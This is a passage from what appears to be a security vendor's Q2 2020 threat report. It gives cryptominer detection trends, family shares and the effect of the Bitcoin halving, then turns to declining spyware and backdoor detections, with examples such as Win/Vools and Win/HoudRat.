
Cryptominers

Cryptominer detections continued to decline in Q2 2020; with the overall number of detections 22% lower compared to Q1, cryptomining was at half the number of Q4 2019 detections.

The share of the detections of Windows-based cryptominers rose to 65% from 53% in Q1. The balance between cryptomining trojans (malware that mines cryptocurrency without the victim's knowledge or consent) and PUAs shifted back towards an even distribution. From 60:40 in Q1 2020, the ratio changed to 56:43 in Q2; this is close to where it was in Q3 2019. The in-browser:desktop cryptominer detection ratio changed to 18:82 in Q2 from 22:78 in Q1 2020.

While Mac and Android cryptominer detections remain virtually non-existent, with these platforms' combined share under 0.2%, the share of Windows-based detections grew in Q2, from 53% to 59%. However, the number of detections doesn't provide the whole picture: Linux detections of trojan cryptominers (0.02 percent share) typically occur on servers that have much greater mining power.

On this note, in Q2 news broke of supercomputers across Europe being affected with cryptomining malware. Contrary to some previous cases, where it was employees who planted the cryptomining malware, the recent campaign seems to have been run by some mining gang.




Cryptominer detection trend in Q1 2020-Q2 2020, seven-day moving average

Among the eight families whose share of cryptominer detections was above three percent in either of the last two quarters, four saw their share changed by 20% or more. JS/CoinMiner PUA, VBS/CoinMiner trojan and BAT/CoinMiner trojan rose by 20%, 29% and 65%, respectively. The JS/CoinMiner trojan's share fell by 78%.

The Bitcoin halving event that occurred in mid-May, but was long anticipated, cut the financial gain of mining to 6.25 BTC per block. To a large extent, the decline in the cryptomining detections can be attributed to this action as Bitcoin belongs to the group of most targeted cryptocurrencies.

Igor Kabina, ESET Senior Detection Engineer



Trojan:PUA and in-browser:desktop ratio of cryptominer detections in Q2 2020

Spyware & backdoors


Q2 2020 saw a minor decline in spyware and backdoor detections, with a spike in Win/Vools activity in June 2020.

Spyware¹ and backdoor² detections followed a slight downward trend in Q2 2020, with a short-term peak in backdoor detections at the beginning of June 2020. As in Q1 2020, backdoor detections were at approximately double the number of spyware detections through the quarter.


The rankings in these categories have remained quite consistent over the whole of H1 2020. This is in part due to the spreading mechanisms of some of the prevalent threats (such as spreading via removable media or widely unpatched vulnerabilities) and likely also due to the fact that many of the tools have been leaked online, and are a convenient, yet still effective, option for cybercriminals.

An example of the former is Win/HoudRat, a versatile infostealer that utilizes removable media for spreading purposes. Even though the HoudRat botnet was taken down by law enforcement in July 2019, the malware itself is still widespread due to its invasive spreading mechanism, and poor cyberhygiene in less-developed markets.

